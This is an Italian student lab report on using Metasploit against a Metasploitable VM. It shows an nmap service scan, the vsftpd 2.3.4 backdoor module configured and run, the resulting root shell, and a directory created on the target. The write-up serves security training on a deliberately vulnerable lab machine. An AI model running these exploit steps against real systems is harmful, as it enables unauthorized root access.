

PRATICA S7/L1

SCOPO: vedere come effettuare una sessione di hacking con Metasploit sulla macchina Metasploitable, completando una sessione di hacking sul suo servizio **vsftpd**, dopo aver cambiato l'indirizzo come di seguito: **192.168.1.149/24** .Poi creare una cartella chiamata **test_metasploit** con il comando **mkdir** nella directory di root.

1-)che cos'è Metasploit?

Metasploit è un framework open-source usato per il penetration testing e lo sviluppo di exploit. Mette a disposizione degli utenti una vasta gamma di exploit creati dalla comunità e numerosi vettori di attacco che possono essere utilizzati contro diversi sistemi e tecnologie.

2-)servizio vsftpd


Ancora chiamato: **Very Secure File Transfert Protocol Deamon**, il vsftpd è un server FTP che permette il trasferimento di file tra un cliente e un server su una rete. A lo scopo di fornire un servizio FTP affidabile e sicuro.

3-)sessione di hacking

Per effettuare la sessione di hacking, la prima cosa che abbiamo fatto era di assicurarsi che le macchine Metasploitable e Kali Linux pingano tra di loro.

PRATICA S7/L1

Dopo questo abbiamo avviato Metasploit con il comando **msfconsole**, e abbiamo ottenuto il risultato seguente:



```
kali@kali: ~
File Actions Edit View Help


https://metasploit.com

=[ metasploit v6.3.43-dev ]
+ -- --[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- --[ 1388 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Poi abbiamo lanciato una scansione sulla macchina Metasploitable per vedere i servizi attivi.




```
(kali@kali)-[~]
$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-24 08:26 CET
Nmap scan report for 192.168.1.149
Host is up (0.00051s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

Possiamo vedere qua che il servizio vsftpd che ci interessa è attivo.

PRATICA S7/L1

Dopo questo abbiamo usato il comando “Search vsftpd” per cercare exploit sul servizio vsftpd.



```
kali@kali: ~  
File Actions Edit View Help  
+ -- ==[ 2376 exploits - 1232 auxiliary - 416 post ]  
+ -- ==[ 1388 payloads - 46 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search vsftpd  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Desc
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFT
PD	2.3.2 Denial of Service				
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFT
PD	v2.3.4 Backdoor Command Execution				

```
Interact with a module by name or index. For example info 1, use 1 or use exploit/u  
nix/ftp/vsftpd_234_backdoor  
  
msf6 > 
```

Abbiamo utilizzato il comando “use” seguito dal path dell’exploit che abbiamo scelto.

Successivamente abbiamo utilizzato il comando “show options” per capire quali parametri configurare.e utilizzando il comando “set” abbiamo configurato l’indirizzo IP mettendo a questo punto quello di Metasploitable.poi ricontrollando tutti gli opzioni con il comando “show options” abbiamo visto che l’IP era ben inserito,come in figura:

PRATICA S7/L1

```
kali@kali: ~/Desktop
File Actions Edit View Help

RHOSTS 192.168.1.149 yes t:port][ ... ]
The target host(s), see
https://docs.metasploit.
com/docs/using-metasploi
t/basics/using-metasploi
t.html
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):

Name Current Setting Required Description

Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Dopo questo abbiamo scelto e configurato il **payload**(porzione di codice o di un programma che esegue un'azione precisa) utilizzando il comando **"show payload"** .dopo di che abbiamo lanciato l'attacco con il comando **"exploit"** .

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.148:45811 → 192.168.1.149:6200) at 2024-01-24 10:34:57 -0500
```

Dopo questa azione si è aperta una sessione con una shell sul sistema remoto.abbiamo lanciato il comando "ifconfig" per essere sicuro che l'attacco sia andato al buon fine.e abbiamo ottenuto questo risultato:

PRATICA S7/L1

```
kali@kali: ~/Desktop
File Actions Edit View Help
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.148:45811 → 192.168.1.149:6200) at 2024-01-24 10:34:57 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d7:f9:3c
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed7:f93c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5264 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2004 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:377280 (368.4 KB)  TX bytes:184938 (180.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:4468 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4468 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2068839 (1.9 MB)  TX bytes:2068839 (1.9 MB)
```

Effettivamente l'attacco era andato a buon fine.

E per finire abbiamo usato il comando : **mkdir test_metasploit** per creare una directory sul root. E inserendo il comando "ls" vediamo che il directory è ben stato creato.

```
kali@kali: ~/Desktop
File Actions Edit View Help
mkdir test_metasploit
mkdir test_metasploit/root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

PRATICA S7/L1